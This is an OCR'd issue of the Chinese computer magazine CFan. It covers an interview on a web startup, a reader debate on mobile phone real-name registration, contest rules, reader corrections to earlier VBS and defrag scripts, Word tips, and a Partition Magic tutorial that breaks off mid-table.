在IT圈子里，从当年和鲍岳桥一起开创"联众世界"到如今白手起家做网站，简晶可谓身经百战的老兵。在他的眼里，互联网近几年的发展并不理想，概念太多，娱乐化的内容太多，而真心实意给人们提供方便和实惠的却不是特别多。他说："互联网发展是具有明显的阶段性特点的，门户、游戏、社区，这三个阶段已经经历过了，那么下一阶段，我认为是回归到'应用'上面来。你看，他们把弄一个社区的阶段就称之为Web2.0，那好，照此办理，是不是回归到'应用'阶段的互联网就变成Web3.0了呢？"

简晶生怕自己理解的Web2.0过于粗浅，还向记者咨询Web2.0的主流应用和概念的延展是什么。不过，敢于第一个吃螃蟹的人要么会成为先驱，要么就是先烈，简晶所谓的"向应用的回归"究竟指什么呢？

"互联网诞生的时候，前人是希望它能协助人们提高工作效率，让它来带动生产力的发展。可是如今，后人逐渐地遗忘了互联网的本质，过度强化了互联网的娱乐性，才会导致游戏沉迷、网瘾难戒的社会问题。人有的时候不能把圈子兜得太大，不能说互联网的本质不能带来经济效益，我们就不去向那方向努力。"简晶补充说，"就像社会中人和人的真实关系一样，网络的社会化应用也应该重点体现这一点，其中包括人与人的信息沟通，资源共享或者交易、协同工作、人群管理等方面。网络应用不能只针对个人与虚拟方面展开，而是要走到社会真实群体的层面。"

把脉互联网主流应用

简晶原来是一个资深程序员，也是国内首个益智类网络游戏平台的创始人之一。在经历了互联网三次阶段性发展后，他将会带领他的团队向哪方面发展呢？也许从X5dj.com网站的未来我们能得到一些启示。

"首先，X5dj.com采用创新技术，为年轻的用户提供超酷的个性化模板、无限量的网络硬盘及超强的发布系统，方便用户将文字、相片、音乐、电影与他人交流和分享；自主开发了Xplug客户端工具，为用户提供独具特色的即时通讯、语音聊天以及个人博客、社区家园管理等功能。此外，X5dj还特别为处于青春期的青年人开辟了超密的私人空间，使他们的秘密日记能放心地存放在这里。"简晶认为这只是第一步，下一步他希望改版。

"改版后的X5dj.com将会是一个更加开放的平台，比如会计师社区里面，有识之士可以利用我提供的平台开发出各种实用功能，就像大家都需要在网上使用一个会计软件，那么就会有人去开发，在网上大家就可以交流工作成果。网站将类似一个操作系统，每个用户登录后，就可以在上面工作和生活。"简晶补充说，"另外的方向就是真实社区管理。人们买房遇到了很多问题，首当其冲的是社区管理问题，因为原来有居委会，而现在只有物业公司。那么，互联网将会成为一个大社区，其中又有每一个真实的主题社区，平台可以二次开发，就为社区管理系统的开发奠定了基础。到那时，网络就不再虚拟了，而是现实生活的延伸，它确实能给百姓带来便利。" CF[XW03]



半月谈

阿健 http://ajian.blog.cfan.com.cn

文件 查看 操作 帮助

手机实名制：你准备好了吗？



隐私会不会成问题？

醉人醉心入梦：如果我手机丢了，别人用我的手机诈骗怎么办？被恶意透支，该怎么算？要是挂失不及时，别人打了半天长途电话还得我买单，哎。

lie(不回棋)：如果是登记了一切资料，那么谁能保证我的资料不被外泄？外泄造成的麻烦或者损失，谁来负责？

小磊：实名，说不定广告就更多了，匿名骚扰短信或者电话更加猖獗。

呱呱：一些代销商可能会取消售卡资格哟，比如报亭，我们要买号也没以前那样方便了。原来的神州行、动感地带、如意通等用户都要重新登记吗？就怕手续太麻烦了！

我的手机还没实名：我买的是商品，并不希望自己的购买要承担不必要的麻烦。

威狮：老婆怕你们有外遇不好找第三者，所以和国家安全部签订了个协议——手机用实名制——好查。

奥法007：完了，一旦实名后，就被控制住了。

安静：人正不怕影子斜。另外，我不太信任运营商，除非签下合同，如果泄密的话，要有赔偿。

夜戍边城：主要是看公司管理制度是否会真正地落实到人，奖惩制度的建立是否完善。要通过立法，最大限度地限制有害行为。

冷梅：我现在的号就是实名的，没出现过什么麻烦。现在部分在实行实名制，实践证明，应该可以放心。

小老头：我认为国家既然已经确定了的事，那中国电信和所有的运营商对保密措施肯定做好了，不用担心。

涟漪情深：试想，别人把我的电话和地址到处张贴到城市大街上怎么办？轻松地通过网络途径来取得很多人的手机号，到时候骚扰电话等现象怎么解决？前一段时间什么公司老板、明星的隐私内容全被公布在网上，我们普通老百姓也怕这个。

再次：住宿需要身份证登记，但是我可以选择我信任的酒店，并且不需要复印件。可是对于通信来说，我没有其他选择。我们在电信运营商面前，虽然说是高贵的客户，可是实际呢，话费不明不白地被扣，垃圾短信不断，遇到问题没人管，咨询问题就给你转自动，莫非要用鸽子传递信件？写信？实在不行用对讲机、车载电台？

用处到底有多大？

海子：短信垃圾日益泛滥，办证信息、激情聊天信息以及半夜三更的六合彩电话，还冒充银行和公安机关，不得了！

huangweisheng198：现在一些垃圾信息黄色网站的垃圾信息漫天都是，有时候本来心情很好地跟朋友在一起，就因为一个垃圾短信搞得愉快的心情都没了。

跳大绳：实行手机实名制，可以遏制违法短信、诈骗短信、色情短信等垃圾短信，规范经营，减少违规、违法行为，加快信息的身份认证化，不错不错！

1111111：可以培养公民的诚信意识。

白雪：现在使用水货手机的用户不少，它们没有入网证和3C认证，如果实行手机实名制，这部分手机可能就无法入网，也是一个问题。不过正好可以遏制黑手机的泛滥。

梦：“实名制”早成为经济社会管理的一种有效方式。日本要求新入网的预付费手机用户向运营商提供真实的个人信息，韩国实行一户一网、机号一体的手机号码入网登记制，泰国要求购买预付费SIM卡的用户提供身份证或护照。既然这么多国家在实行，一定有其可取之处。

Mang：实名制需要讨论吗？应当由国家、政府拿主意。有的部门怕利益损失，怕实名后不能与骗子合伙做生意，希望中间有模糊地带。部门利益不能高于国家利益，短期利益不能损害社会风尚向健康的方向发展。实名制需要坚决贯彻，认真执行。

南门子：这是好事啊，早就应该实行了，有利于管理，也是信用体系建设的一部分。如果收费便宜点就举双手赞成！

威狮：“防君子不防小人”，对于规规矩矩的人来说，实名不实名都一样，反正他们不做坏事；对于胡作非为者来说，实名不实名也一样，现在假身份证满天飞，他们可以用假证去买手机卡，入网作案。不过第二代身份证出来有可能会好些。冒名顶替是会让效果打折？

醉握金樽望残月：实名制其实就是监管过程，但是结果是怎样的，目前谁都预测不了。

mq说：好人会以实名登记购买，坏人会想许多对策，只能增加有关部门的工作量。

浪≌逍遥说：现在假身份证满天飞，只要有钱，想拥有几个身份就会有几个身份，浪费时间，不如把这些精力用到如何让客户得到最大的实惠上。

lichong85698482说：素质问题！花这么大劲来搞手机实名，不如去想想如何提高国民素质。

悄悄话 表情 快捷回复 清屏 分屏 滚屏 字体 背景

你对 所有人 说：

你想发表自己的观点吗？联通用户请发送到92190956，移动用户请发送到50125956，资费1元，也可发E-mail到viewpoint@cfan.com.cn，如被选登，即有丰厚大奖！

发送

事件回放

今年，信息产业部将出台《通信短信息服务管理办法》对手机实名制作出规定，现有约两亿非实名预付费手机用户届时将重新进行实名登记。也就是说，你到运营商入网的时候，必须出示自己的身份证，提供自己的有效信息，今后所有用户在入网时都将按真实身份登记。数据显示，目前在全国3.8亿手机用户中，近八成用户未进行身份证登记。

主持人

果果

阿健

嘉宾

所有在线的网友

CFan小编

聊天室

POPO是由网易公司开发的一款免费多媒体即时通讯工具，除基本功能外，还提供多人兴趣组、嘉宾聊天室等功能，下载地址：http://popo.163.com。

每月中旬，“稀饭斋”与你相约POPO嘉宾聊天室！

吕翔，1989年毕业于中国人民大学，进入原国家劳动部工资司工作，参与宏观工资政策管理。六年后，离开劳动部，加入中信证券股份有限公司，任中信证券人力资源部副总经理。

个人隐私挑战手机实名

中信证券/吕翔

作为一项涉及上亿人群利益的事情，手机实名制的推行，首先应该解决的一个问题，就是如何保障因实行实名制收集到的信息不外泄，确保公民的个人信息安全。众所周知，我国在《民法通则》"人身权"中只规定了对个人人身健康权、名誉权等权利的保护，缺少对个人隐私权保护的条款。我们至今还没有出台《隐私权保护法》或《个人信息保护法》，一些公司或个人甚至将收集到的个人信息拿到市场上去卖，牟取私利，却难以得到相应的惩处。而那些个人信息资料被泄露的公民，屡屡遭到商业推销等的困扰，因此苦恼不堪。

在实行手机实名制的今天，我们毫不怀疑有关部门保护公民隐私、保护公民个人信息的决心，但是，在《隐私权保护法》缺位的前提之下，我们也有理由对有关部门确保个人信息绝不泄露的能力表示疑虑和担忧。事实上，由于我国没有出台《隐私权保护法》或《个人信息保护法》，欧盟、北美等地区的许多国家，严禁我国企业收集客户的信息，这给我国企业了解相关信息、开拓市场和培养固定客户群带来了极大的不便。缺乏隐私权或个人信息的立法已成为一些国家区别对待我国企业与其他国家企业，实行"差别待遇"的理由，要命的是，这种"差别待遇"并不违反WTO的公平竞争的原则，给我国企业带来很大被动。

因而，在实行实名制之前，我们也应该尽快立法，出台《隐私权保护法》或《个人信息保护法》，确保数以亿计的消费者的个人信息得到有效保护。

据悉，目前上海作为实名制试点城市开始打前阵。其具体措施是：用户在新申请移动业务时，须凭本人有效身份证件购买移动电话用户身份识别卡，电信运营企业将对用户身份证件严格核验并复印登记。而对于那些未进行实名登记的现存手机用户，则主要通过运营商在一些话费促销、优惠活动时，吸引这部分用户进行自己身份的确定。

搜狐网的调查表明：有63%的网友表示赞同，认为可以从根本上控制违法短信的发出。与此同时，有60%的网友对实行手机实名制后"服务商能不能确保消费者个人信息不外泄"表示担忧，有37%的网友则认为"假身份证不消灭，实名制一样不起作用"。


此前相当长的时间里，国内出现大量短信欺诈、短信侵权，严重影响了用户的生活，甚至还致使许多用户上当受骗，使消费者的合法权利受到侵犯。在实行手机实名制后，那些匿名短信、诈骗短信等违法犯罪行为将会受到打击，从而保护大多数消费者免受垃圾信息的侵扰，最终有利于保护整体消费者的合法权益。推行实名制会需要消费者提供相关证件，比以往的入网程序增加了若干环节，需要消费者放弃一部分个人隐私权，会对消费者产生一定的影响。

▼信产部电信研究院通信政策与管理所副所长续俊旗





10086客户服务专线：咱们正常的话，像神州行、动感地带都是不需要录入资料，您去购买号码只需要带着身份证留个底就可以了。



10010客户服务专线：目前我们这儿有新势力和长市合一的号，这两个不用身份证就可以购买。



◀《通信世界》杂志社社长项立刚

运营商在一定程度上是鼓励的，不买卡不充值就用不了，对于运营商的手机欠费管理是有一定好处的，所以运营商也愿意推广预付费手机卡。

编后：像神州行、如意通这样的预付费手机，由于是先交钱后通话，对运营商来说，不管是不是实名制，都不存在欠缴话费的可能。没有了欠费的风险，当然也就没有严格进行实名登记的动力，而且，为了增加营业额，在运营商的眼中，这种零风险的非实名用户应该越多越好。手机实名制究竟卡在哪儿，是用户还是运营商，一目了然。

番茄蛋饭 http://memento.blog.cfan.com.cn

我就CFan 挑战之星

只有勇于面对挑战的人，才能证明自己的电脑水平和自己的实力。
只有勇于接受挑战的人，才能通过竞争拥有对手的尊重，赢得更多的朋友。
如何奖赏自己对电脑的爱和付出，挑战之星优厚的大奖和数以万计的电脑爱好者敬仰你的存在，还不够吗？
同时这个将汇集各大软硬件厂商的关注，如果你在挑战的过程中才华尽显，你很有可能成为他们选拔的对象
除了奖金积分的鼓励，挑战之星的优秀文章可以直接成为采用稿件，让你再次获得文章的稿费。
这一切不过是动动手动动脑的小事，你就会赢得如此多的鼓励，为什么不小试身手呢？

真正的挑战才开始

从2006年10月1日开始，你不用参加超级女声，就可以成为至少40万人关注的明星！

你只需要展现自己在电脑方面的才能，也许是刚刚学到的知识，也许是搜索引擎的结果，但是你必须努力必须动手必须动脑才能赢得鼓励和尊重。

第一期挑战之星刊出后，番茄已经收到邮件不下500封，同学们参与的热情真是让番茄非常感动，在这里再次地深深地谢谢大家的支持。这里正式通知挑战之星的第一期“我是‘挑战’之星”的答题时间到此为止（本期刊出的11月15日），番茄正式进入第一期挑战之星的评选工作中，下期将真正诞生第一期挑战之星，大家拭目以待吧。如果第一期挑战之星的个别题目没能有优秀的答案诞生，那相应的题目也会顺延，番茄会提醒大家的。朋友们还是有相当充分的答题时间，也请积极参与后面的挑战。

挑战开始

挑战之星奖金：200元
挑战之星积分：200分
挑战积分：50分

挑战题目1 XP系统大变身

PK一直想用英文版的WinXP操作系统，但是因为工作的原因很多时候都需要用中文版WinXP界面来为大家截图，而且最近有朋友也问道：在不装英文版系统的情况下，如何把中文版XP的界面改成英文版的，这里就把这两个问题合二为一，作为题目。

题目要求：用户已经安装了中文或英文的专业版WindowsXP，在不重新安装系统的情况下，让中文或英文版的WindowsXP变成英文或中文的系统界面。



这个题目的难度应该说不小，至少很少有朋友平时会想这么干，不过如果你能找到已经存在的工具，并写出应用的方法，这个题目也不算太复杂。

挑战之星奖金：100元
挑战之星积分：200分
挑战积分：25分

挑战题目2 挑战之星大调查

番茄做了3期挑战之星了，虽然收到那么多参与挑战之星的朋友的来信，但基本上都是答题和出题的，也希望大家为番茄的栏目出谋划策，让大家更加喜欢这个栏目，毕竟这个栏目刚刚开始，肯定有很多不足的地方，希望大家多多指教。

题目要求：为挑战之星栏目出谋划策，提供合理化的建议，不管是应该如何修正改进，还是批评的意见，有道理就拿积分。



没有别的，就希望这个栏目成为大家的栏目，成为大家真正喜欢的栏目，所以需要大家一起来策划来玩，谢谢各位读者朋友了。



挑战题目大征集：

如果答题不是你强项，难倒别人却是你的特长，那一定请不吝赐教，把你精心设置的难题交给番茄吧；或者你又像Cornel那样拥有多年悬疑的问题，一直想找到答案，一样可以在让我们的挑战之星们抓耳挠腮吧……你的题目也是对挑战之星的参与，你的题目被采纳之后，你也能够获得相应的奖金和积分，而且，如果你的题够难，让大家束手无策，你甚至能够成为挑战之星，但是我们不接受当今世界上还无法解决的学术问题哟，出题请发邮件至tiaozhan@cfan.com.cn。

本期挑战之星

本期番茄颁布一下今年第15期“读硬件栏目 得精彩大奖”获奖者。

15期的焦点产品
雄鹰展翅 傲冲云霄
华硕机箱新成员“傲气雄鹰”TA-85

一等奖
瑞士玩具狗（含瑞士军刀1个）
135****5743

二等奖
华硕最新“魔技”手柄三个
135****3557
134****9096
138****7032

真皮鼠标6个
139****6773
138****9005
138****0998
135****7744
135****4059
135****7110



挑战之星

为了大家能够顺利地成为挑战之星和获得奖金积分，大家还是好好再次了解一下关于挑战之星栏目的一些规则吧，如果大家还有什么关于活动的问题也可以直接来信tiaozhan@cfan.com.cn，或者在番茄的Blog留言。

如何成为挑战之星？

参与挑战答题并且在下一期《电脑爱好者》截稿之前，你提交的答案达到题目的目标要求，同时符合挑战规则的所有要求，并且在众多答案中是最优的解决办法，我们以你的答案为当期的标准答案，你就成为当期的挑战之星，并获得相应的挑战之星奖金和挑战之星积分。

所有参与答题并且答案基本正确的参与者可以获得基本积分，积累积分可以参与季度颁奖。

挑战规则

1.挑战之星接受E-mail答题时（信箱：tiaozhan@cfan.com.cn），请大家在E-mail标题栏上著名“挑战之星”，否则视为无效答题。

2.挑战之星软硬件应用方面的答题，必须符合CFan对投稿的基本要求，见CFan社区的投稿相关事项http://bbs.cfan.com.cn/thread-143917-1-1.html，必须符合稿件的体例要求，而且，这对你今后投稿获得更高的采用率很有帮助！

3.参与挑战的读者必须在CFan博墅中拥有自己的Blog，用来收集整理的自己答题过程和积累积分。

4.如果当期挑战题目的答案提出更加出色的方案，也可以成为新一轮的挑战之星。

5.符合上面的要求才能获得奖金和积分。

挑战积分获奖规则

1.挑战之星栏目的积分可以累积，每3个月进行一次积分颁奖，每季度积分的前三名可以获得大奖（初步定的奖金有1500元，怎么分配还在考虑……）。

2.获得大奖的挑战之星在获奖后将在总积分中减去“挑战之星积分”，和其他读者回到同一起跑线继续开始来获得下个季度的大奖。

想挑战自我，广交朋友的读者朋友们，快来参加挑战之星吧，你一定会从中得到无穷的乐趣。而且，除了获得奖金之外，挑战之星栏目还会跟很多软硬件厂商合作，为大家提供更多实惠的奖品，请敞开你的热情，加入挑战之星的行列吧：）

CF [YY01] 收藏此文资费1元 发送代码：1402 移动50125912 联通9219912



我来做CFan的“啄木鸟”



福建/张宗闰

我是个路桥工程师，专门为大家修桥铺路的马路天使。我平时喜爱甚至迷恋电脑，老婆很“嫉妒”，经常对人说我“电脑排第一，孩子第二，老婆第三。”这就是我很真实的写照。但我没有上过一节电脑课，包括进修或者培训，《电脑爱好者》就是我的良师益友。每当我在报刊亭中拿到杂志，就立马站在柜台前浏览一遍。服务员经常很小心地问：“你是买给孩子看？”“我自己看。”“噢，不好意思，我看到都是学生买。”呵呵，在服务员眼里我好像成了金鸡，噢，是恐龙。嗯，这么大的人了，还跟学生抢杂志看。其实我倒觉得，在《电脑爱好者》面前，年龄不是界限。

就像太阳也有黑子，碧玉也会有瑕疵一样，在我心爱的《电脑爱好者》杂志上，偶尔也会发现一些缺憾。下面是我挑出的一些小Bug，也不知是否妥当，列出来供大家讨论。

CFan2006第7期P26.《BOSS抵抗运动(限制篇1)》第2个vbs脚本修正：

```
Dim WshShell, r, M, v, t, i
On Error Resume Next
Set WshShell = WScript.CreateObject("WScript.Shell")
    v = "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools"
    i = "REG_DWORD"
    t = "注册表开关"
    r = WSHShell.RegRead(v)
If r = 0 Then
  M = MsgBox("是否限制注册表编辑器?", 4, t)
  If M = vbYes Then WshShell.RegWrite v, 1, i
Else
  M = MsgBox("是否解除注册表编辑器限制?", 4, t)
  If M = vbYes Then WshShell.RegDelete v
End If
```

修正注释：

1.直接使用r值(0或1)判断不是更简洁？何必转个弯：r = 1，g = 0或r = 0，g = 1然后再用g值判断呢。

2.都已经限制(写入/修改键值)或解除(删除值键)注册表编辑器了，何必还询问要不要限制或解除。正确的做法应该先询问，然后再执行限制或解除注册表编辑器，这样才合情理。

CFan2006第8期P28.VBS脚本修正

1.do的位置不正确：没必要1000次、10000次甚至更多次重复将字串"."赋值给变量good和将WMI对象赋值给qobj对象变量，我觉得这么做意义不大。

2.如果确定在本地计算机杀掉某个进程，可以直接使用“.”，而没有必要声明一个good变量。例如：

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
```

如果要杀掉局域网中某台计算机的某个进程，例如：计算机名为“pkone”，可声明一个常量：Const strComputer = "pkone"，习惯上声明一个常量：Const strComputer = "."，只是为了使脚本更易读。

3.wscript.sleep 1，即延迟1毫秒，这是没有任何意义的。object.Sleep (intTime)，intTime为1/1000秒(毫秒)。通常可以设置100~1000毫秒，设置100毫秒可防止用户快速重复点击某个程序的快捷方式。

限于篇幅，这里没有刊登修改后的脚本，大家访问论坛：http://bbs.cfan.com.cn/forum-131-1.html，可以拷贝修正后的脚本并一起讨论。

18期P24.《我的电脑上班不偷懒》第一大段之3：“……这个方法有个局限性就是不能同时设置依次整理多个分区，如果需要这么做，只能多建几个计划任务了。”

这个结论在下不敢苟同，提出下列方案与作者商榷。只要在“任务→运行”框中执行下面的命令就可以了：

```
cmd /c for %d in (c: d: e: f: g: h: ) do defrag %d /f
```

命令注释：

/c – 执行指定的命令，然后停止。

/f – 强制对卷进行碎片整理，而不管该卷是否需要进行碎片整理。

c: d: e: f: g: h: – 要整理的硬盘分区盘符，中间使用空格符分隔。根据实际需要填写。

也可以写成批处理命令脚本文件AutoDefrag.bat保存在“c:\windows”目录下：

```
@echo off
cmd /c for %%d in (c: d: e: f: g: h: ) do defrag %%d /f
```

然后在“任务→运行”框中输入：

AutoDefrag.bat

注意：批处理命令脚本文件中必须使用%%d。



非常真人漫画，Word也能胜任(外一篇)



辽宁/王尧威

曾经任教于职业学校的我，刚刚参加工作就受命改行教计算机，于是临时抱佛脚，突击学习，也就在这时，我与《电脑爱好者》结下了不解之缘。那时候很多的知识都是CFan传授于我的，我也经常借助于CFan的一些技巧向同事们炫耀，于是，大家一起来研究杂志，共同切磋。现在的我虽然已经有几篇文字见诸于杂志，但印象最深刻的还是CFan当年的一次征文，与一家鼠标公司共同进行的，没想到我的一篇小文章获得了一个鼠标，到现在这只鼠标我还在用。现在我的生活已经很难与电脑分开了。家中的电脑、公共备课室中的电脑以及办公室的电脑，成为我的“三窟”。同事以“高手”来称呼我，让我汗颜，因为我知道，自己之所以可以蹒跚起步，一切皆得益于我的启蒙老师——CFan。

看了第18期的《“非常真人”的“非常内幕”》，受益匪浅。但我感觉为了加一个对话框就调用Photoshop有点不值得。其实，我们经常使用的Word就可以胜任。

第1步 启动Word，然后通过“插入→图片→来自文件”菜单命令，导入需要加工的原始照片。

第2步 接着在绘图工具栏中（如果它没有显示，可执行“视图→工具栏→绘图”菜单命令将它调出），单击“自选图形→标注”，选择自己喜欢的标注对话框样式，然后在图片上按鼠标左键不放并拖动，就可以画出一个对话框了，并且可以直接在里面输入自己想要的文字。

第3步 可以随意调整这个对话框的大小和位置，拖动前面的黄色节点，还能调整对话框箭头的长度和方向，非常方便。更进一步，右击对话框图形，选择“边框和底纹”，还能为对话框设置背景、文字颜色等（见图）。



上面的方法非常简单，比较适合初学者，尤其是对Photoshop还不是太了解的人使用。

《Word中查找与替换技巧集锦》补遗

技巧1：批量修改大小写

有时在文章录入的过程中，因为不愿浪费时间在中英文之间切换，所以把所有的英文单词都以大写形式输入，如果要修改，当然不能一个一个来，否则一篇长文档会让你伤透脑筋的。有了查找与替换，可以让你瞬间完成任务。

按Ctrl+H键调出查找和替换对话框，在“查找内容”中输入字母全为大写的单词，在“替换为”中输入小写的正确单词，最后点击“高级”按钮，选中“区分大小写”项，单击“全部替换”就可以了。

技巧2：数字格式批量转换

在完成一篇报告后，才发现其中最有说服力的数字显得很不清楚，这样就大大削弱了文章的说服力。为了让这些数字达到醒目的效果，可以为它们设置一些特殊格式。

按Ctrl+H键调出查找和替换对话框，将光标定位在“查找内容”框中，然后单击“高级”展开对话框，再单击“特殊字符”并选择“任意数字”，这时“查找内容”中会自动显示为“^#”。将光标定位在“替换为”框中，然后在“特殊字符”中选择“查找内容”，将显示“^&”。接着单击“格式”为数字设置一些特殊格式，比如字体加大、文字加粗以及特殊颜色等。最后单击“全部替换”就可以了。不过要注意，它会让文档中的所有数字都改变的。

回音的回音

学习的回报，成功的桥梁

——关于回音壁

“回音壁”是每一个读者展现自我的舞台，也是朋友们学习杂志之后的感受和收获的喜悦。你也许发现某篇文章介绍的技巧有漏洞，或者有比文章中所介绍的更好的解决方案，也可能因某篇文章的启发而延伸出其他更精彩的应用等等。这些学习过程中的感受，你都可以写下来寄给我们，一旦您的稿件被采用，除了丰厚的稿费外，还会有额外的100元奖金奉上。

“回音壁”的稿件采用流水制，每期都是新的读者，也就是说每个人都会有机会，还不赶快拿起你的笔来！



给硬盘重新“分分家”

在不破坏原有数据的情况下，用Partition Magic给硬盘重新分区。

江苏/许小♀周建峰

【画说Partition Magic】


小菜：我看到隔壁锋哥家的电脑上有4个硬盘，分别是：C、D、E、F，而我只有1个：C。真羡慕他啊！

阿飞：呵呵，他其实也只是一个硬盘，只不过分了好几个分区而已。

小菜：这样啊，那你教教我怎么给硬盘分区吧？

阿飞：好啊！分区常用的软件就是Fdisk和Partition Magic（简称：PM）。因为Fdisk会删除硬盘上的原有数据，而PM却能在不破坏数据的情况下对硬盘重新分区，所以挺适合初学者的。


阿飞：启动PM，它会自动检测并显示出硬盘分区和大小。单击左边“调整一个分区的容量”出现对话框，单击“下一步”选择C盘，继续单击“下一步”可以看到C盘的具体信息，再单击“下一步”输入C盘的新容量大小，最后单击“下一步”、“完成”，返回主界面（见图1）。


①

阿飞：单击主界面左下角的“应用”按钮，提示是否“应用更改”，选择“是”再单击“确定”就可以了。因为是系统分区所以要重新启动电脑自动调整容量，对于非系统分区就不需重启了。


小菜：就这么简单？

阿飞：还没有结束呢！调整后空余的容量还要进行再分区。再次启动PM，此时会看到有“未分配”的空间（见图2）。


②

小菜：下面是不是在“未分配”的空间上创建新的分区？

阿飞：对！在“未分配”的空间上右击选择“创建”，在“容量”中输入分区的大小，再设置其他参数，最后单击“确定”即可。如果还有“未分配”的空间，可以继续创建分区。需要提醒你的是：PM的所有操作都是在内存中进行，最终确认执行时，一定要单击“应用”按钮哦。


③

【五大保险，为PM保驾护航】

PM操作上很简单，但是如果操作不当，就有可能出现问题。不过只要做好下面的五大保险，就可以保证魔术师安全运行。

★电源供应要正常

在PM对硬盘进行操作时，必须保证电脑的供电不出问题，断电、电压不稳定就会关机或重启，发生这种现象就有可能导致硬盘数据操作失败，所以最好为电脑配备一个UPS不间断电源。

★保证系统正常运行

PM运行中要确保系统不能进入待机或休眠状态，这样将会关闭硬盘，从而有可能丢失数据。在桌面上右击选择“属性”然后切换到“屏幕保护”，单击“电源”，将“电源使用方案”设为“始终打开”，把“系统等待、关闭监视器、关闭硬盘”全部设为“从不”。

★禁止读取硬盘

在使用PM前，最好使用杀毒软件对硬盘进行全方位的检查，再使用磁盘扫描和碎片整理工具整理磁盘。在PM工作时，关闭所有的应用程序，包括退出病毒防护墙、BIOS中的病毒警告功能等，这样防止其他程序在PM工作时访问磁盘，导致PM工作中断或死机等。

★备份重要数据

虽然笔者在N台（N›5）电脑上测试过PM，但也不敢保证万无一失，在移动存储器和网络日益普及的今天，将数据保存到本机之外，无疑是最保险的。具体备份哪些数据就看各位的需要了。如果在操作时发生了意外，可以参阅《Partition Magic错误信息与解决方法》一文（http://bbs.cfan.com.cn/forum-130-1.html）。

★ 给PM加把“锁”

为了防止他人在电脑上随意使用PM，可以给PM加上启动密码。单击菜单“常规→设置密码”，输入密码即可，这样再次使用PM时就必须输入密码才能启动。

【老鸟支招】

某种程度上说，用软件就是用技巧，PM的使用过程中也有一些技巧和注意点，下面我就和大家一起分享。

★转换分区格式

在分区上右击选择“转换”可以将分区格式（FAT16、FAT32或NTFS）进行转换。在转换时还要注意：当从FAT32转换成FAT16时，必须保证分区有剩余的空间，否则可能会导致数据丢失。

★ 更改分区盘符

安装多个硬盘后，分区的盘符可能会发生错乱，PM可以很方便地修改分区盘符。右击分区选择“高级→修改盘符”后选择所需盘符即可。

★删除分区

在分区上右击选择“删除”可删除分区，此时硬盘空间会合并到“未分配”的容量中；如果选择“删除和安全擦除”可以彻底清除分区上的数据，即使用一些专业数据恢复软件也很难还原，从而保护个人隐私。

★复制分区巧备份

把重要数据都保存在同一分区内，然后单击菜单“任务→复制分区”，根据提示进行操作即可。

★合并分区

PM可以将相邻的两个相同格式的分区进行合并。单击“合并分区”根据提示，先选择第一个分区，再选择第二分区，最后设置新分区的盘符。合并分区后，两个分区的资料都不会丢失，第二个分区的资料将会被存放在第一个分区的文件夹中。


【巧思妙用】

系统分区借“地盘”

系统分区向来是“兵家必争之地”，因此系统使用时间长了或由于分区不合理，常常会提示C盘空间不足。遇到这种情况，重新分区再安装系统及软件必定费时费力，此时就可以使用PM向其他分区借“地盘”。

第1步 启动PM，单击“调整一个分区的容量”，然后选择系统分区所在硬盘，单击“下一步”选择系统所在分区，再次单击“下一步”设置系统分区的新容量。

第2步 单击“下一步”选择被借“地盘”的分区（见图4），被选中的分区容量将会减少，然后单击“下一步”再单击“完成”按钮即可，最后单击主界面的“应用”按钮重新启动开始搬运空间。这个过程会比较漫长，操作前要有心理准备。


4

明明白白来分区

分区相关知识介绍

江苏/浒小♀周建峰

硬盘如同一座房子，要想让房子住得舒服，最好把房子分成若干个部分，如：客厅、厨房、卧室等。硬盘也一样需要分成若干部分，这就是“分区”。分区如同一张白纸，为了更好地使用它，我们可以把白纸打上格子，这就类似于分区的“格式化”，格子的大小就相当于分区的格式（FAT32、NTFS等）。下面给大家介绍分区的一些相关知识。

一、分区的关系

分区通常分为：主分区（Primary DOS Partition）、扩展分区（Extended Dos Partition）、逻辑分区（也称为“逻辑盘”，Logical Driver）。主分区是包含系统启动所必需的文件和数据的分区，一个硬盘至少要有一个主分区，也可全部是主分区。扩展分区是硬盘中除了主分区之外的分区，通常会包含多个逻辑分区，他们的关系如图所示。



二、分区的顺序

在一个新硬盘上创建分区，通常按照以下顺序：建立主分区→建立扩展分区→建立逻辑分区→激活主分区→格式化所有分区。

三、分区格式的优缺点

目前常用的分区格式有：FAT16（FAT）、FAT32、NTFS、LIUNX，他们都有着各自的优缺点。

分区格式	FAT16	FAT32	NTFS	LIUNX
优点	采用16位的文件分配表，几乎所有的操作系统都支持此格式。不少经典的DOS程序都必须使用此格式。	采用32位的文件分配表，硬盘利用率较高，管理方便，兼容性也比较好。目前的常用格式。	安全性、稳定性、硬盘利用率都很高，应用程序运行速度快。	安全性与稳定性极佳，结合LINUX操作系统，死机的机会大大减少。
缺点	硬盘利用率低，分区容量不能大于2GB，所以目前几乎不再使用。	分区中的单个文件不能超过4G，运行速度慢于FAT16。	只能应用在Windows NT/ 2000/XP/2003及更新的操作系统。	目前只有LINUX操作系统支持此格式。

四、分区的数量及容量

一个120G的硬盘可以参考下表进行分区（1GB=1024MB）。

盘符	C	D	E	F	G	H
